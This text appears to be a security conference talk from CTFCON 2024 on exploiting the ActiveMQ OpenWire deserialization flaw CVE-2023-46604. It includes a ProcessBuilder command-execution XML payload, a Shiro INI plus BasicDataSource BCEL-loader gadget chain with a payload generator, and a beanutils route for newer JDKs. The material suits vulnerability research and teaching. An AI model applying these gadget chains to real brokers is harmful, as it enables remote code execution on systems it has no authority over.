Make ActiveMQ Attack Authoritative

Speaker: yemoli

About Me


- Reseacher @ CyberUtopian
- Focus On
  - ✓ Web Security
  - ✓ Static Analylize
  - ✓ Pentest
- Blog: yml-sec.top
- Github: @yemoli

ActiveMQ is a popular open-source message broker software that implements the Java Message Service (JMS) API for asynchronous communication between applications. It supports multiple communication protocols, including OpenWire, Stomp, AMQP, and MQTT


APACHE ACTIVEMQ®

CVE-2023-46604

ActiveMQ versions 5.18.2 and earlier have a deserialization vulnerability during communication using the OpenWire protocol. Attackers can execute code by controlling the serialization class type in the OpenWire protocol, causing arbitrary classes to be instantiated



org.apache.activemq.openwire.OpenWireFormat#doUnmarshal



The utilization strategy in public and official announcements is to use ClassPathXmlApplicationContext in Spring to load remote XML and execution commands

ActiveMQ Classic Details

The ActiveMQ Classic broker ships with a handful of Spring dependencies including `org.springframework.context.support.ClassPathXmlApplicationContext` which is used to run Spring applications. This class is not only present on the broker, but it is an extremely common client-side dependency as well. It has a constructor which takes a `String` which can be an HTTP URL pointing to an XML application configuration file across the network.

The only known exploit of this vulnerability uses this `ClassPathXmlApplicationContext` to load a malicious XML application configuration file from somewhere on the network via HTTP. This malicious XML specifically defines the arbitrary code to be run on the machine with the vulnerability (i.e. broker or client).

```xml
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="http://www.springframework.org/schema/beans
       http://www.springframework.org/schema/beans/spring-beans.xsd">
    <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
        <constructor-arg>
            <list>
                <value>touch</value>
                <value>/tmp/activeMQ-RCE-success</value>
            </list>
        </constructor-arg>
    </bean>
</beans>
```

前置条件及限制

- 目标需要出网
- 如果不出网需要落地xml
- 通过xml来做后序利用操作有很多限制

How to make it more powerful ?

Find a new gadget

- 寻找单参数且参数类型为String的public修饰符修饰的构造方法

```
private Throwable createThrowable(String className, String message) {  2 usages
    try {
        Class clazz = Class.forName(className,  initialize: false, BaseDataStreamMarshaller.class.getClassLoader());
        Constructor constructor = clazz.getConstructor(new Class[] {String.class});
        return (Throwable)constructor.newInstance(new Object[] {message});
    } catch (Throwable e) {
        return new Throwable(className + ": " + message);
    }
}
```

IniEnvironment

- 新建shiro ini配置对象
- 加载传入的配置项内容
- 初始化配置

```
public IniEnvironment(String iniConfig) {  1 usage
    Ini ini = new Ini();
    ini.load(iniConfig);
    this.ini = ini;
    init();
}
```

init

```
72    public void init() throws ShiroException {
73        //this.environment and this.securityManager are null.  Try Ini config:
74        Ini ini = this.ini;   ini:  size = 1
75        if (ini != null) {
              apply(ini);   ini:  size = 1
77        }
```

```
109   protected void apply(Ini ini) {  5 usages  1 override          ini:  size = 1
110       if (ini != null && !ini.isEmpty()) {
              Map<String, ?> objects = createObjects(ini);   ini:  size = 1
112           this.ini = ini;
113           this.objects.clear();
114           this.objects.putAll(objects);
115       }
```

createObjects

```
118     private Map<String, ?> createObjects(Ini ini) {  1 usage
119         IniSecurityManagerFactory factory = new IniSecurityManagerFactory(ini) {
120
121             @Override  no usages
122             protected SecurityManager createDefaultInstance() { return new DefaultActiveMqSecurityManager(); }
125
126             @Override  1 usage
127             protected Realm createRealm(Ini ini) {
128                 IniRealm realm = (IniRealm)super.createRealm(ini);
129                 realm.setPermissionResolver(new ActiveMQPermissionResolver());
130                 return realm;
131             }
132         };
133         factory.getInstance(); //trigger beans creation
134         return factory.getBeans();
135     }
```

What do we have?

目前为止我们可控Shiro 配置文件的完整内容，同时进行配置文件的初始化

About configuration
https://shiro.apache.org/configuration.html

[Main]

The `[main]` section is where you configure the application's `SecurityManager` instance and any of its dependencies, such as Realms.

Configuring object instances like the SecurityManager or any of its dependencies sounds like a difficult thing to do with INI, where we can only use name/value pairs. But through a little bit of convention and understanding of object graphs, you'll find that you can do quite a lot. Shiro uses these assumptions to enable a simple yet fairly concise configuration mechanism.

We often like to refer to this approach as "poor man's" Dependency Injection, and although not as powerful as full-blown Spring/Guice/JBoss XML files, you'll find it gets quite a lot done without much complexity. Of course those other configuration mechanism are available as well, but they're not required to use Shiro.

Just to whet your appetite, here is an example of a valid `[main]` configuration. We'll cover it in detail below, but you might find that you understand quite a bit of what is going on already by intuition alone:

```
[main]
sha256Matcher = org.apache.shiro.authc.credential.Sha256CredentialsMatcher

myRealm = com.company.security.shiro.DatabaseRealm
myRealm.connectionTimeout = 30000
myRealm.username = jsmith
myRealm.password = secret
myRealm.credentialsMatcher = $sha256Matcher

securityManager.sessionManager.globalSessionTimeout = 1800000
```

Nested Properties

Using dotted notation on the left side of the INI line's equals sign, you can traverse an object graph to get to the final object/property that you want set. For example, this config line:

```
...
securityManager.sessionManager.globalSessionTimeout = 1800000
...
```

Translates (by BeanUtils) into the following logic:

```
securityManager.getSessionManager().setGlobalSessionTimeout(1800000);
```

The graph traversal can be as deep as necessary: `object.property1.property2….propertyN.value = blah`


```java
public class User {
    public Info info;

    public User() {
    }

    public Info getInfo() {
        return info;
    }

    public void setInfo(Info info) {
        this.info = info;
    }
}
```

```java
public class Info {
    public String name;
    public String age;
    public Email email;

    public Info() {
    }

    public Email getEmail() {
        return email;
    }

    public void setEmail(Email email) {
        this.email = email;
    }
}
```

```java
public class Email {
    public String address;

    public Email() {
    }

    public String getAddress() {
        return address;
    }

    public void setAddress(String address) {
        this.address = address;
    }
}
```

```
[main]
user = User
info = Info
email = Email

user.info = $info
user.info.email = $email
user.info.email.address = "admin@example.com"
```


```
User.getInfo().getEmail().setAddress("admin@example.com")
```

How to exploit it?

- Maven: activesoap:jaxp-api:1.3
- Maven: annogen:annogen:0.1.0
- Maven: antlr:antlr:2.7.7
- Maven: aopalliance:aopalliance:1.0
- Maven: axion:axion:1.0-M3-dev
- Maven: biz.aQute.bnd:bndlib:2.4.0
- Maven: cglib:cglib-nodep:2.1_3
- Maven: com.fasterxml.jackson.core:jackson-annotations:2.14.0
- Maven: com.fasterxml.jackson.core:jackson-core:2.14.0
- Maven: com.fasterxml.jackson.core:jackson-databind:2.14.0
- Maven: com.fasterxml:classmate:1.5.1
- Maven: com.github.spotbugs:spotbugs-annotations:3.1.9
- Maven: com.google.code.findbugs:jsr305:3.0.2
- Maven: com.google.errorprone:error_prone_annotations:2.1.3
- Maven: com.google.guava:guava:25.1-android
- Maven: com.google.inject:guice:no_aop:4.2.2
- Maven: com.google.j2objc:j2objc-annotations:1.1
- Maven: com.googlecode.json-simple:json-simple:1.1.1
- Maven: com.rometools:rome:1.18.0
- Maven: com.rometools:rome-utils:1.18.0
- Maven: com.sun.activation:jakarta.activation:1.2.2
- Maven: com.sun.istack:istack-commons-runtime:3.0.7
- Maven: com.sun.istack:istack-commons-runtime:3.0.10
- Maven: com.sun.istack:istack-commons-runtime:3.0.11
- Maven: com.sun.xml.bind:jaxb-core:2.3.0
- Maven: com.sun.xml.bind:jaxb-impl:2.3.0
- Maven: com.sun.xml.bind:jaxb-impl:2.3.1
- Maven: com.thoughtworks.xstream:xstream:1.4.19
- Maven: commons-beanutils:commons-beanutils:1.9.4
- Maven: commons-codec:commons-codec:1.2
- Maven: commons-codec:commons-codec:1.11
- Maven: commons-codec:commons-codec:1.15
- Maven: commons-collections:commons-collections:3.2.2
- Maven: commons-daemon:commons-daemon:1.3.2
- Maven: commons-dbcp:commons-dbcp:1.2
- Maven: commons-io:commons-io:2.11.0
- Maven: commons-lang:commons-lang:2.6
- Maven: commons-logging:commons-logging:1.2
- Maven: commons-pool:commons-pool:1.5.2
- Maven: commons-primitives:commons-primitives:1.0
- Maven: groovy:gram:1.1
- Maven: groovy:groovy-all:1.0-jsr-03
- Maven: io.github.x-stream:mxparser:1.2.2
- Maven: io.netty:netty-buffer:4.1.75.Final
- Maven: io.netty:netty-codec:4.1.75.Final
- Maven: io.netty:netty-codec-http:4.1.75.Final
- Maven: io.netty:netty-common:4.1.75.Final
- Maven: io.netty:netty-handler:4.1.75.Final
- Maven: io.netty:netty-resolver:4.1.75.Final
- Maven: io.netty:netty-transport:4.1.75.Final
- Maven: io.netty:netty-transport-classes-epoll:4.1.75.Final
- Maven: io.netty:netty-transport-classes-kqueue:4.1.75.Final
- Maven: io.netty:netty-transport-native-epoll:linux-x86_64:4.1.75.Final
- Maven: io.netty:netty-transport-native-kqueue:osx-x86_64:4.1.75.Fina
- Maven: io.netty:netty-transport-native-unix-common:4.1.75.Final
- Maven: jakarta.activation:jakarta.activation-api:1.2.2
- Maven: jakarta.jms:jakarta.jms-api:2.0.3
- Maven: jakarta.xml.bind:jakarta.xml.bind-api:2.3.3
- Maven: javax.activation:activation:1.1.1
- Maven: javax.activation:javax.activation-api:1.2.0
- Maven: org.osgi:osgi.core:6.0.0
- Maven: org.ow2.asm:asm:9.4
- Maven: org.ow2.asm:asm-analysis:9.3
- Maven: org.ow2.asm:asm-commons:9.3
- Maven: org.ow2.asm:asm-tree:9.3
- Maven: org.owasp.encoder:encoder:1.2.3
- Maven: org.slf4j:jcl-over-slf4j:1.7.36
- Maven: org.slf4j:jul-to-slf4j:1.5.8
- Maven: org.slf4j:slf4j-api:1.7.36
- Maven: org.slf4j:slf4j-simple:1.7.36
- Maven: org.springframework:spring-aop:5.3.23
- Maven: org.springframework:spring-beans:5.3.23
- Maven: org.springframework:spring-context:5.3.23
- Maven: org.springframework:spring-core:5.3.23
- Maven: org.springframework:spring-expression:5.3.23
- Maven: org.springframework:spring-jcl:5.3.23
- Maven: org.springframework:spring-jms:5.3.23
- Maven: org.springframework:spring-messaging:5.3.23
- Maven: org.springframework:spring-oxm:5.3.23
- Maven: org.springframework:spring-test:5.3.23
- Maven: org.springframework:spring-tx:5.3.23
- Maven: org.springframework:spring-web:5.3.23
- Maven: org.springframework:spring-webmvc:5.3.23
- Maven: org.tukaani:xz:1.0
- Maven: regexp:regexp:1.3
- Maven: xerces:xercesImpl:2.12.2
- Maven: xerces:xmlParserAPIs:2.6.2
- Maven: xml-apis:xml-apis:1.0.b2
- Maven: xml-apis:xml-apis:1.4.01
- Maven: xmlpull:xmlpull:1.1.3.1
- Maven: xpp3:xpp3:1.1.4c

How to exploit it?

org.apache.commons.dbcp2.BasicDataSource

```
324  public Connection getConnection() throws SQLException {
325      if (Utils.isSecurityEnabled()) {
326          PrivilegedExceptionAction<Connection> action = () -> {
327              return this.createDataSource().getConnection();
328          };
329
330          try {
331              return (Connection)AccessController.doPrivileged(action);
332          } catch (PrivilegedActionException var4) {
333              Throwable cause = var4.getCause();
334              if (cause instanceof SQLException) {
335                  throw (SQLException)cause;
336              } else {
337                  throw new SQLException(var4);
338              }
339          }
340      } else {
341          return this.createDataSource().getConnection();
342      }
343  }
```

How to exploit it?

```
187     protected DataSource createDataSource() throws SQLException {
188         if (this.closed) {
189             throw new SQLException("Data source is closed");
190         } else if (this.dataSource != null) {
191             return this.dataSource;
192         } else {
193             synchronized(this) {
194                 if (this.dataSource != null) {
195                     return this.dataSource;
196                 } else {
197                     this.jmxRegister();
198                     ConnectionFactory driverConnectionFactory = this.createConnectionFactory();
199                     boolean success = false;
200
201                     PoolableConnectionFactory poolableConnectionFactory;
202                     try {...} catch (RuntimeException | SQLException var18) {
208                         throw var18;
209                     } catch (Exception var19) {
210                         throw new SQLException("Error creating connection factory", var19);
211                     }
212
213                     if (success) {...}
216
```

```
159
160     protected ConnectionFactory createConnectionFactory() throws SQLException {  1 override
161         return ConnectionFactoryFactory.createConnectionFactory( basicDataSource: this, DriverFactory.createDriver( basicDataSource: this));
162     }
163
```

```
16      static Driver createDriver(BasicDataSource basicDataSource) throws SQLException {  no usages
17          Driver driverToUse = basicDataSource.getDriver();
18          String driverClassName = basicDataSource.getDriverClassName();
19          ClassLoader driverClassLoader = basicDataSource.getDriverClassLoader();
20          String url = basicDataSource.getUrl();
21          if (driverToUse == null) {
22              Class<?> driverFromCCL = null;
23              String message;
24              if (driverClassName != null) {
25                  try {
26                      try {
27                          if (driverClassLoader == null) {
28                              driverFromCCL = Class.forName(driverClassName);
29                          } else {
30                              driverFromCCL = Class.forName(driverClassName,  initialize: true, driverClassLoader);
31                          }
32                      } catch (ClassNotFoundException var8) {
33                          driverFromCCL = Thread.currentThread().getContextClassLoader().loadClass(driverClassName);
34                      }
35                  } catch (Exception var9) {
36                      message = "Cannot load JDBC driver class '" + driverClassName + "'";
37                      basicDataSource.log(message, var9);
38                      throw new SQLException(message, var9);
39                  }
40              }
```

BcelClassLoader

```
[main]
bds = org.apache.commons.dbcp2.BasicDataSource
bcel = com.sun.org.apache.bcel.internal.util.ClassLoader
bds.driverClassLoader = $bcel
bds.driverClassName = "$$BCEL$$..."
bds.connection.a = x
```

```java
public class BcelPayload {
    public static void main(String[] args) throws Exception {
        JavaClass cls = Repository.lookupClass(RCE.class);
        String code = Utility.encode(cls.getBytes(), compress: true);
        String encode = "$$BCEL$$"+code;
        System.out.println(encode);
        new ClassLoader().loadClass( name: "$$BCEL$$" + code).newInstance();
    }
}
```

How to exploit it in a higher version of JDK ?

org.apache.activemq.command.ActiveMQObjectMessage

```
196  public Serializable getObject() throws JMSException {
197      if (object == null && getContent() != null) {
198          try {
199              ByteSequence content = getContent();
200              InputStream is = new ByteArrayInputStream(content);
201              if (isCompressed()) {
202                  is = new InflaterInputStream(is);
203              }
204              DataInputStream dataIn = new DataInputStream(is);
205              ClassLoadingAwareObjectInputStream objIn = new ClassLoadingAwareObjectInputStream(dataIn);
206              objIn.setTrustedPackages(trustedPackages);
207              objIn.setTrustAllPackages(trustAllPackages);
208              try {
209                  object = (Serializable)objIn.readObject();
210              } catch (ClassNotFoundException ce) {
211                  throw JMSExceptionSupport.create( msg: "Failed to build body from content. Serializable class not available to broke
212              } finally {
213                  dataIn.close();
214              }
215          } catch (IOException e) {
216              throw JMSExceptionSupport.create( msg: "Failed to build body from bytes. Reason: " + e, e);
217          }
218      }
219      return this.object;
220  }
```

How to exploit it in a higher version of JDK ?

```
public class ClassLoadingAwareObjectInputStream extends ObjectInputStream {  43 usages

    private static final Logger LOG = LoggerFactory.getLogger(ClassLoadingAwareObjectInputStream.class);  5 usages
    private static final ClassLoader FALLBACK_CLASS_LOADER =  2 usages
        ClassLoadingAwareObjectInputStream.class.getClassLoader();

    public static final String[] serializablePackages;  8 usages

    private List<String> trustedPackages = new ArrayList<~>();  6 usages
    private boolean trustAllPackages = false;  3 usages

    private final ClassLoader inLoader;  3 usages

    static {
        serializablePackages = System.getProperty( key: "org.apache.activemq.SERIALIZABLE_PACKAGES", def: "java.lang,org.apache
    }

    public ClassLoadingAwareObjectInputStream(InputStream in) throws IOException {  16 usages
        super(in);
        inLoader = in.getClass().getClassLoader();
        trustedPackages.addAll(Arrays.asList(serializablePackages));
    }
```

How to exploit it in a higher version of JDK ?

Gadget

```
<dependency>
  <groupId>commons-beanutils</groupId>
  <artifactId>commons-beanutils</artifactId>
  <version>${commons-beanutils-version}</version>
</dependency>
```


CTFCON
2024
THANK YOU